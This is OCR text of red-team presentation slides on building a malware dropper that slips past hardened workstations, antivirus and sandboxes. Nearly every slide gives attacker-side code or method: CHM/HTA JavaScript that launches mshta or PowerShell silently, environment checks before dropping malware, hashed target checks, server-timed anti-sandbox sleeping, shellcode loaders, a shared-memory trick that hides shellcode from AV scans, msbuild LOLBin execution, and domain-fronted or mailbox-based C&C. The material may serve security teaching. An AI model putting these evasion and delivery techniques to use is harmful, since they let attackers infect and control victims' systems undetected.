
- **Problem:** However, we don’t want to execute our code when the .CHM gets closed…
  - Maybe an **attentive user see’s the alert box** in the taskbar…
  - Maybe we want to **wait for user interaction** to bypass sandboxes
  - We want to execute other COM objects for **sandbox detection**

- **Solution:** .CHM allows to start “shortcuts” without shown an alert box!

```
<script>
shortcut_obj = '<object id="my_shortcut" classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11"><param
document.getElementById("x").innerHTML = shortcut_obj + "powershell.exe,-c calc.exe" + '"></object>'
my_shortcut.Click();
</script>
```

The attack

- **Problem:** We said that the dropper should work on hardened workstations
  - PowerShell (and CMD) are forbidden!



- **Solution:** We start the .CHM file as .HTA file…. ☺

```
<script>
loc = ""+document.location;
loc=loc.substring(loc.indexOf(":\\")-1);
loc=loc.substring(0,loc.indexOf("::"));
shortcut_obj = '<object id="my_shortcut" classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a1
document.getElementById("x").innerHTML = shortcut_obj + "mshta.exe," + loc + '"></object>'
my_shortcut.Click();
</script>
```

The attack

- **Problem:** We still need to detect & bypass **sandboxes**!

- Some protection systems work with **browser plugins** which forward all files to the sandbox, other endpoint protection systems invisibly forward it to a sandbox, if a file is **uploaded to an Antivirus vendor**, I don't want that their internal sandbox detects it…

- **Solution:**
  - Wait for user interaction (e.g.: until a user solves the quiz and clicks a button)
  - Check the environment (domain, username schema, installed applications, …)
  - Sleep for some minutes (files typically run in the sandbox for 2-20 minutes)

The attack

- **Anti-sandbox: environment check** (in the .HTA)

```
network = new ActiveXObject('wscript.Network');
dom = network.UserDomain.toLowerCase();
if(dom.toLowerCase() != "it-secx") {
    return; // Check for correct domain
}
fileSystem = new ActiveXObject('Scripting.FileSystemObject');
if(fileSystem.FileExists("C:\\Program Files\\Mozilla Firefox\\firefox.exe") == false) {
    return; // Correct environment has firefox installed
}
shell = new ActiveXObject('wscript.shell');
username=shell.ExpandEnvironmentStrings("%Username%");
if(username.substr(1,1) != ".") {
    return; // check for username pattern x.lastname (x.. first character of forename)
}
alert("correct environment, going to drop malware...");
```

The attack

- **Additional obfuscation (e.g.: JavaScript obfuscation)**

- **Example:**
  - Don’t check against the hardcoded target domain ➔ Don’t leak the target to analysts


```
hash = SHA512(domain)
if(numberOccurences(hash, “A”) != 8
|| numberOccurences(hash, “B”) != 4
|| …)
{
        return;
}
```

The attack

- **Anti-sandbox: Sleeping**
  - **Sleep for > 20 minutes** at startup
  - Some sandboxes try to **patch all sleep calls** to 0 seconds, **change the system time**, **skip function calls** which take a long time, …
  - **Bypassing it in reality:** python malware with a time.sleep(60*21) call…

- **Better solution:**
  - Send request to the C&C server ➔ start measure time **on the server**
  - Sleep for x minutes, then send a second request to C&C
  - **C&C checks if x minutes have passed ➔ if yes send the correct decryption key**
  - **Before sending the first request sleep for 5 minutes** by doing calculations (ensure that CPU usage is below 5%); check afterwards against the correct results (➔ function calls can't be skipped); This ensures that most sandboxes don't even see the first request

Packed malware



The attack

- Example of a **legitimate looking** PE file:

Section Name	Permissions	Entropy
.text	R-X	3.16
.rdata	R--	2.14
.data	RW-	2.35
.rsrc	R--	5.43

- Entry point somewhere in the middle of the .text section
- Number of imported functions: 56
- Binary contains normal strings


The attack

- Example of a **malicious looking** PE file:


Section Name	Permissions	Entropy
.text	R**W**X	**7.71**
.rdata	R**W**-	**7.28**
.data	RW-	**7.29**
.rsrc	R**W**-	**7.89**
.1	**R-X**	3.42

- Entry point **at the start of the .1 section**
- Number of imported functions: **2**
- Binary contains **no strings**


Packed malware




Packed malware



Packed malware



Packed malware



The attack

- **The .stub still needs to jump back to the original entry point!**
  - Modern AVs hook this “jump to the original entry point” and then scan the memory at that time (when the malware must already be decrypted!)

- **Example of code:**

```
uchar *enc_shellcode = [0xaa, 0xbb, …];

uchar *decrypted_shellcode = decrypt(enc_shellcode);
uchar *new_memory = VirtualAlloc(sizeof(decrypted),PAGE_RW);
memcpy(new_memory, decrypted_shellcode, sizeof(decrypted));
VirtualProtect(new_memory, PAGE_RX);
jump_to_address(new_memory);
```

AV scans at this moment the „new_memory“ page against virus signatures!

The attack

```
uchar *enc_shellcode = [0xaa, 0xbb, …];

uchar *decrypted_shellcode = decrypt(enc_shellcode);
uchar *new_memory = VirtualAlloc(sizeof(decrypted),PAGE_RW);
memcpy(new_memory, decrypted_shellcode, sizeof(decrypted));
VirtualProtect(new_memory, PAGE_RX);
// jump_to_address(new_memory); // Line is commented out
```

➔ **NOT DETECTED by Antivirus products**

The attack

```
uchar *enc_shellcode = [0xaa, 0xbb, …];

uchar *decrypted_shellcode = decrypt(enc_shellcode);
uchar *new_memory = VirtualAlloc(sizeof(decrypted),PAGE_RW);
memcpy(new_memory, decrypted_shellcode, sizeof(decrypted));
VirtualProtect(new_memory, PAGE_RX);
jump_to_address(new_memory); // Line gets executed
```

➔ **DETECTED by Antivirus products**

The attack

- **The problem is that malware must write and execute a page!**
  - If a page is marked from beginning as writeable and executable it looks malicious, if permissions are changed during execution, the Antivirus system can start to observe the page!

- **Solution: Virtualization**
  - Translate the program (the assembler code) into a “new language”
  - ➔ The **original program is stored as DATA** (the instructions in the new assembler code) and can therefore arbitrary be obfuscated / encrypted)
  - New binary contains **handlers** for all possible instructions from the “new language”
  - A **decoder loop iterates over the data section and parses / executes the instructions**
  - **Code gets interpreted instead of executed ➔ Different code can be executed by just changing data!**
  - Commercial protectors like **Themida** or **VMProtect** implement this, but also state-sponsored surveillance software (like **FinFisher**) implement this

The attack

➔We could also implement this, but implementing a VM translation is hard work…

➔Here is a “lazy alternative” ☺ ☺ ☺

Process

```
hFileMapping = CreateFileMappingA(„x“);
buf = MapViewOfFile(hFileMapping,
      READ | WRITE, ...);
Write(buf, endless_loop_code);
```

Process

```
hFileMapping = OpenFileMappingA(„x“);
buf = MapViewOfFile(hFileMapping,
      READ | EXECUTE, ...);
Jump_to_address(buf);
```

AV scans the “buf” page for malicious signatures, but just sees the endless loop code

Execute endless loop

The attack

➔We could also implement this, but implementing a VM translation is hard work…

➔Here is a “lazy alternative” ☺ ☺ ☺

Process

```
hFileMapping = CreateFileMappingA(„x“);
buf = MapViewOfFile(hFileMapping,
      READ | WRITE, ...);
Write(buf, endless_loop_code);



write_in_reverse_order(buf, shellcode);
```

Process

```
hFileMapping = OpenFileMappingA(„x“);
buf = MapViewOfFile(hFileMapping,
      READ | EXECUTE, ...);
Jump_to_address(buf);
```

Executes shellcode

The attack

➔We could also implement this, but implementing a VM translation is hard work…

➔Here is a “lazy alternative” ☺ ☺ ☺

Process

```
hFileMapping = CreateFileMappingA(„x“);
buf = MapViewOfFile(hFileMapping,
```

Memory map

Address	Size	Owner	Section	Contains	Type	Access	Initial
00010000	00010000				Map	RW	RW
00020000	0000A000				Priv	RW	RW
00120000	000C5000				Map		
001F0000	00001000				Map	RW	RW

```
write_in_reverse_order(buf, shellcode);
```

Process

```
hFileMapping = OpenFileMappingA(„x“);
buf = MapViewOfFile(hFileMapping,
```

Memory map

Address	Size	Owner	Section	Contains	Type	Access	Initial
00AFA000	00002000				Priv	??? Gua	RW
00AFC000	00004000			stack of ma	Priv	RW Gua	RW
00B00000	000C5000				Map		
00BD0000	00001000				Map	R E	R E

Executes shellcode

The attack

➔ AV sees that 2nd process just starts to execute a R-X page

- The AV can scan the page when it gets mapped
- Or even when the process starts to execute it…
- However, **we can modify the R-X page** as we like ☺

Source: https://www.youtube.com/watch?v=4eRctH1S7UU

The attack

- **Important:** Process 1 & Process 2 are not self written .exe files!
  - **Application Whitelisting** would block execution of them!

- **Solution:** Let Microsoft signed binaries load our code and execute it on behalf of them!
  - LOLBins / GTFOBins
  - **Example:** msbuild.exe takes arbitrary C# code and executes it on behalf of its process

```
msbuild.exe injected_code.xml
```

➔ **Red teamers start to move from PowerShell tools to C#**

- PowerSploit was rewritten to GhostPack
- Kekeo (the Mimikatz for Kerberos) was rewritten to Rubeus
- BloodHound was rewritten to SharpHound

The attack

- **Problem:** Network monitoring can detect that a system connects to a previously unknown IP (➔ the C&C server)

- **Solution: Domain Fronting**
  - Traffic is sent to CDN servers and domain fronting ensures that it's forwarded from there to real C&C server (e.g.: APT29 used this technique)
  - Google & Amazon started to block it

```
# curl -s https://www.google.com/resolve?name=sec-consult.com
 --header "Host: dns.google.com" -k
{"Status": 0,"TC": false,"RD": true,"RA": true,"AD": false,"C
D": false,"Question":[ {"name": "sec-consult.com.","type": 1}
],"Answer":[ {"name": "sec-consult.com.","type": 1,"TTL": 299
,"data": "185.238.32.4"}],"Comment": "Response from 205.251.1
97.57."}#
```

The attack

- **Problem:** Network monitoring can detect that a system connects to a previously unknown IP (➔ the C&C server)

- **Solution: Domain Fronting**
  - Traffic is sent to CDN servers and domain fronting ensures that it's forwarded from there to real C&C server (e.g.: APT29 used this technique)
  - Google & Amazon started to block it

- **Other solution: Hide traffic in traffic to legitimate websites**
  - **Example:** Create an GMX email account
  - Commands & results are stored in e-mail templates
  - ➔ Monitoring solution just sees traffic to GMX.de
  - **Example 2:** Same on Dropbox / NextCloud ☺

